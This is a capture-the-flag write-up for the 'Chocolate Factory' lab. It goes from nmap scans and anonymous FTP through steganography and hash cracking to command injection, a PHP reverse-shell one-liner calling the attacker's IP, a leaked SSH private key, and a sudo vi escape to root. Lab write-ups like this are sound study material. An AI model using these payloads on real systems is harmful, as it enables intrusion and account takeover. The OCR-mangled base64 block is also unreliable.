Chocolate-Factory

Target IP: 10.10.12.43

Scanning

```
(kali® kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
<u>sudo</u> nmap -sS 10.10.12.43 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 18:22 EDT
Nmap scan report for 10.10.12.43
Host is up (0.039s latency).
Not shown: 65506 closed tcp ports (reset)
       STATE SERVICE
PORT
21/tcp open ftp
22/tcp open ssh
80/tcp open
             http
100/tcp open
             newacct
101/tcp open hostname
102/tcp open iso-tsap
103/tcp open gppitnp
104/tcp open acr-nema
105/tcp open csnet-ns
106/tcp open pop3pw
107/tcp open rtelnet
108/tcp open snagas
109/tcp open pop2
110/tcp open pop3
111/tcp open rpcbind
112/tcp open mcidas
113/tcp open
             ident
114/tcp open
             audionews
115/tcp open sftp
116/tcp open ansanotify
117/tcp open uucp-path
118/tcp open sqlserv
119/tcp open nntp
120/tcp open
             cfdptkt
121/tcp open
             erpc
122/tcp open
             smakynet
123/tcp open ntp
124/tcp open
             ansatrader
125/tcp open locus-map
Nmap done: 1 IP address (1 host up) scanned in 26.30 seconds
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Holy shit there are so many ports open! I will try to focus on the top ports such as 21, 22, and 80.

```
(kali®kali)-[~/Desktop/Lab-Resource/ChocolateFactory
$ <u>sudo</u> nmap -sV -A 10.10.12.43 -p 21,22,80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 18:28 EDT
Nmap scan report for 10.10.12.43
Host is up (0.023s latency).
          STATE SERVICE VERSION
                               vsftpd 3.0.3
21/tcp open ftp
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
                           1 1000
                                             1000
                                                                208838 Sep 30 2020 gum_room.jpg
    -rw-rw-r--
   ftp-syst:
      STAT:
   FTP server status:
            Connected to ::ffff:10.14.55.153
            Logged in as ftp
            TYPE: ASCII
            No session bandwidth limit
           Session timeout in seconds is 300
Control connection is plain text
            Data connections will be plain text
            At session startup, client count was 4
            vsFTPd 3.0.3 - secure, fast, stable
  _End of status
22/tcp open ssh
                                   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
   ssh-hostkey:
       2048 1631bbb51fcccc12148ff0d833b0089b (RSA)
| 256 e71fc9db3eaa44b672103ceedb1d3390 (ECDSA)
|_ 256 b44502b6248ea9065f6c79448a06555e (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
I_http-title: Site doesn't have a title (text/ntml).

I_http-server-header: Apache/2.4.29 (Ubuntu)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT

-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2

(92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%)

No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 22/tcp)
                   ADDRESS
HOP RTT
       25.71 ms 10.14.0.1
       26.13 ms 10.10.12.43
```

I notice FTP allows anonymous login. Maybe this is a good entry point for enumeration.

Enumeration


Port 21: FTP

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Connected to 10.10.12.43.
220 (vsFTPd 3.0.3)
Name (10.10.12.43:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files. ftp> ls
229 Entering Extended Passive Mode (|||27071|)
150 Here comes the directory listing.
-rw-rw-r- 1 1000 1000 208838 Sep 30 2020 gum_room.jpg
226 Directory send OK.
ftp> mget *
mget gum_room.jpg [anpqy?]? a
Prompting off for duration of mget.
229 Entering Extended Passive Mode (|||45928|)
150 Opening BINARY mode data connection for gum_room.jpg (208838 bytes).
2.13 MiB/s
                                                                                                             00:00 ETA
226 Transfer complete.
208838 bytes received in 00:00 (1.68 MiB/s)
ftp>
```

Using anonymous login, I downloaded the image that is available.

```
(kali⊕ kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
$ steghide info gum_room.jpg
"gum_room.jpg":
  format: jpeg
  capacity: 10.9 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "b64.txt":
    size: 2.5 KB
    encrypted: rijndael-128, cbc
    compressed: yes
```

Looks like this image is hiding a text file inside.




Using an online steganography decoder, I obtained the content that is inside the image file. It looks like a base64 string.

```
(kali@ kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
$ echo 'ZGFI bW9u0io6MTgZODA6MDoSOTK5OTO30jo6CmJpbjoq0jE4MZgw0jA6OTK5OTK6Nzo6OgpzeXM6
K$joxDDMAMDow0jkSOTK550jc60joKc3llyzaq0jE4MZgw0jA6OTK5OTK6Nzo6OgpnYW1lczoq0jE4
Mzgw0jA6OTK5OTK6Nzo6OgptYW46KjoxODM4MDow0jk5OTK50jc60joKbHA6KjoxODM4MDow0jk5
OTK50jc60joKbWFpbDoq0jE4Mzgw0jA6OTK5OTK6Nzo6OgpuZXdz0jo6MTgZODA6MDoSOTK5OTO3
0jo6CnV173A6KjoxODM4MDow0jk5OTK50jc60joKCHJVeHK6KjoxODMM4MDow0jk5OTK5Ojc60joK
d3d3LWRhdGE6KjoxODM4MDow0jk5OTK50jc60joKCHJVeHK6KjoxODM4MDow0jk5OTK5OTO30jo6
Cmxpc3Q6KjoxODM4MDow0jk5OTK5Ojc60joKaXJj0io6MTgzODA6MDoSOTK5OTO30jo6CmUYXRz
0io6MTgZODA6MDoSOTK5OTO30jo6CmSvYm9keToq0jE4Mzgw0jA6OTK5OTK8Oz060gpzeXM0ZW1k
LXRpbWzewSj0jo6MTgZODA6MDoSOTK5OTO30jo6CmNSvYm9keToq0jE4Mzgw0jA6OTK5OTK8Oz060gpzeXM0ZW1k
LXRpbWzewSj0jo6MTgZODA6MDoSOTK5OTO30jo6CmNSv7m0keToq30je6CmNSv3TkbWqtbmV0d29yazoq0jE4Mzgw0jA6
OTK5OTK6Nzo6OgpzeXM0ZW1kLXJlc29sdmU6Kj0xODM4MDow0jk5OTK50j60joKXZPEAMZw0jA6
OTK5OTK6Nzo6OgpzeXM0ZW1kLXJlc29sdmU6Kj0xODM4MDow0jk5OTK50j60joKXZPEAMZw0jA6
OTK5OTK6NkO26OgpteXNNxbDoh0jE4Mzgy0jA6OTK5OTK6Nzo6OgpteZMJpW4k
Mzgw0jA6OTK5OTK6Nzo6OgpteXNxbDoh0jE4Mzgy0jA6OTK5OTK6Nzo6OgpteZWJpW4k
Mzgw0jA6OTK5OTK6Nzo6OgpudHA6KjoxODMAMjow0jk5OTK50jc60joKXZPLRWJlczoq
0jE4Mzgy0jA6OTK5OTK6Nzo6OgpudHA6KjoxODMAMjow0jk5OTK50jc60joKXZPLRWJlczoq
0jE4Mzgy0jA6OTK5OTK6Nzo6OgptdWkXZPATK9JADOh0jE4Mzgy0jA6OTK5OTK6Nzo6OgpteZWJpW4k
2XhpbToh0jE4Mzgy0jA6OTK5OTK6Nzo6OgptdWkXZPATK5OTK6Nzo6OgpteZWJpW4k
2XhpbToh0jE4Mzgy0jA6OTK5OTK6Nzo6OgptdWkXD6Q0jE4Mzgy0jA6OTK5OTK6Nzo6OgpteZWJpW4k
2XhpbToh0jE4Mzgy0jA6OTK5OTK5OT30jo6CnJLZHNVYZtz0iE6MTgzODI6MDoSOTK5OT030jo6
CmzyzWVyWQ6KjoxODM4Mjow0jk5OTK5Ojc60joKxWlxZM6KjoxODM4Mjow0jk5OTK5Ojc60joK
MXNibXV40io6MTgzODI6MDoSOTK5OT030jo6CnJLZHNVYZtz0iE6MTgzODI6MDoSOTK5OT030jo6
CmRuc21hc3E6KjoxODM4Mjow0jk5OTK5Ojc60joKxWlxZM6KjoxODM4Mjow0jk5OTK5Ojc60joKc3Ns
aDoh0jE4Mzgy0jA6OTK5OT6Nz0jc60joKcgpzd6dyXM6KjoxODM4Mjow0jk5OTK5Ojc60joKC3Ns
aDoh0jE4Mzgy0jA6OTK5OT6Nz0jc60joKcgpzd6dyXM6KjoxODM4Mjow0jk5OTK5Ojc60joKC3Ns
aDoh0jE4Mzgy0jA6OTK5OT6Nz0jc60joKcgpzd6dyXM6KjoxODM4Mjow0jk5OTK5Oj
```

After decoding the base64 string, I obtained the charlie's password hash. I stored this hash in a text file and ran john to decrypt it. Hashcat was unable to decrypt it.

Now we have the credentials <code>charlie:cn7824</code>. Maybe we can spray this credential against other application like SSH or HTTP?


Port 80: HTTP



The credentials above worked for the HTTP application. I am presented by a textbox that allows

command execution. Maybe we can perform command injection to gain a reverse shell connection? Running 1s shows there are php files, so I will use PHP.

Exploitation



I gained a reverse shell connection by using the command execution feature of the website. I was able to inject the payload below to gain a foothold as www-data.

Payload used: [php -r '\$sock=fsockopen("10.14.55.153",8443);shell_exec("/bin/bash <&3 >&3 2>&3");'

```
He- SA**I**L)*H*H***w***H**t 1**L**L**D**A**H**H9*u*H*[]A\A]A^A_Ðf.***H*H**Enter your name: %slaksdhfas congratulations you have found the key: b'-VkgXhFf6sAEcAwrC6YR-SZbiuSb8ABXeQuvhcGSQzY=' Keep its safeBad name!8********
```

The <code>key_rev_key</code> is an interesting file. One of the objective of this challenge is to obtain the key. And this looks like the key.

Privilege Escalation

```
www-data@chocolate-factory:/home/charlie$ cat teleport
cat teleport
     BEGIN RSA PRIVATE KEY-
MIIEowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF60lMk9YQOBDR+gpuRW
1AzL12K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPXv8lF0mLi1FV2hqlQPLw/unnEFwUb
L4KBqBemIDefV5pxMmCqqguJXIkzklAIXNYhfxLr8cBS/HJoh/7qmLqrDoXNhwYj
B3zgov7RUtk15Jv11D0Itsyr54pvYhCQgdoorU7l42EZJayIomHKon1jkofd1/oY
fOBwgz6J0lNH1jFJoyIZg2OmEhnSjUltZ9mSzmQyv3M4AORQo3ZeLb+zbnSJycEE
RaObPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb9OHgmCCgNG3+Klkzfdg3g9
zAUn1kxDxFx2d6ex2rJMqdSpGkrsx5HwlsaUOoWATpkkFJt3TcSNlITquQVDe4tF
w8JxvJpMs445CWxSXCwgaCxdZCiF33C0CtVw6zvOdF6MoOimVZf36UkXI2FmdZFl
kR7MGsagAwRn1moCvQ7lNpYcqDDNf6jKnx5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq3Oclrrkbn2
EYØndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDDaBHkajq20KvGvnT1U/T
RcbPNBaQMoSj6YrVhvgy3xtEdEHHBJ05qnq8TsLaSovQZxDifaGTaLaWgswc0biF
uAKE2uKcpVCTSewbJyNewwTljhV9mMyn/piAtRlGXkzeyZ9/muZdtesCgYEA4idA
KuEj2FE7M+MM/+ZeiZvLjKSNbiYYUPuDcsoWYxQCp@q8HmtjyAQizKo6DlXIPCCQ
RZSvmU1T3nk9MoTgDjkN01xxbF2N7ihnBkHj0ffod+zkNQbvzIDa4Q2owpeHZL19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPyEb+v6+kCgYAZwE+vAVsvtCyrqARJN5PB
la70h0Kym+8P3Zu5fI0Iw8VBc/Q+KgkDnNJgzvGElkisD7oNHFKMmYQiMEtvE7GB
FVSMoCo/n67H5TTgM3zX7qhn0UoKfo7EiUR5iKUAKYpfxnTKUk+IW6ME2vfJgsBg
82DuYPjuItPHAdRselLyNwKBgH77Rv5Ml9HYGoPR0vTEpwRhI/N+WaMlZLXj4zTK
37MWAz9nqSTza31dRSTh1+NAq00HjTpkeAx97L+YF5KMJToXMqTIDS+pgA3fRamv
ySQ9XJwpuSFFGdQb7co73ywT5QPdmgwYBlWxOKfMxVUcXybW/9FoQpmFipHsuBjb
Jq4xAoGBAIQnMPLpKqBk/ZV+HXmdJYSrf2MACWwL4pQ09bQUeta0rZA6iQwvLrkM
Qxg3lN2/1dnebKK5lEd2qFP1WLQUJqypo5TznXQ7tv0Uuw7o0cy5XNMFVwn/BqQm
G2QwOAGbsQHcI0P19XgHTOB7Dm69rP9j1wIRB0F7iGfwhWdi+vln
     END RSA PRIVATE KEY-
www-data@chocolate-factory:/home/charlie$
```

The user charlie has interesting files in their directory with one being teleport. This file contains the SSH key of this user.

```
(kali®kali)-[~/Desktop/Lab-Resource/ChocolateFactory]
ssh -i id_rsa charlie@10.10.12.43
The authenticity of host '10.10.12.43 (10.10.12.43)' can't be established.
ED25519 key fingerprint is SHA256: WwycVD8zBUVfJS6sNVj192MU3Q7P4rylVnanjGx/Q5U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.12.43' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-115-generic x86_64)
 * Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
 * Management:
 * Support:
                  https://ubuntu.com/advantage
  System information as of Mon Jul 3 23:09:39 UTC 2023
 Svstem load:
               0.0
                                  Processes:
                                                       1205
               43.6% of 8.79GB
 Usage of /:
                                  Users logged in:
 Memory usage: 47%
                                  IP address for eth0: 10.10.12.43
  Swap usage:
0 packages can be updated.
0 updates are security updates.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
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applicable law.
Last login: Wed Oct 7 16:10:44 2020 from 10.0.2.5
Could not chdir to home directory /home/charley: No such file or directory
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
charlie@chocolate-factory:/$
```

I copied this file to my machine, changed the permissions to 400, and logged in with the SSH key.

```
charlie@chocolate-factory:/home/charlie$ sudo -l
Matching Defaults entries for charlie on chocolate-factory:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User charlie may run the following commands on chocolate-factory:
        (ALL : !root) NOPASSWD: /usr/bin/vi
charlie@chocolate-factory:/home/charlie$
```

Looks like vi can be used to gain root privileges.

```
charlie@chocolate-factory:/home/charlie$ whoami
charlie
charlie@chocolate-factory:/home/charlie$ sudo /usr/bin/vi -c ':!/bin/sh' /dev/null

# whoami
root
# cd /root
# ls
root.py
```

And we are now root.

Flags

```
charlie@chocolate-factory:/$ ls
                      initrd.img
                                                                                                                      vmlinuz.old
bin
      cdrom etc
                                         lib
                                                 lost+found mnt
                                                                    proc
                                                                           run
                                                                                   snap
                                                                                          swap.img
                                                                                                     tmp
                                                                                                           var
boot dev
               home initrd.img.old lib64 media
                                                                                                           vmlinuz
                                                                    root
                                                                           sbin
                                                               opt
                                                                                  srv
                                                                                          sys
                                                                                                     usr
charlie@chocolate-factory:/$ cd /home
charlie@chocolate-factory:/home$ ls
charlie
charlie@chocolate-factory:/home$ cd charliecharlie@chocolate-factory:/home/charlie$ ls
teleport teleport.pub user.txt
charlie@chocolate-factory:/home/charlie$ cat user.txt
flag{cd5509042371b34e4826e4838b522d2e}
charlie@chocolate-factory:/home/charlie$
```

The user.txt flag I obtained after logging in as Charlie.



Obtaining the final flag was possible using the key from enumeration.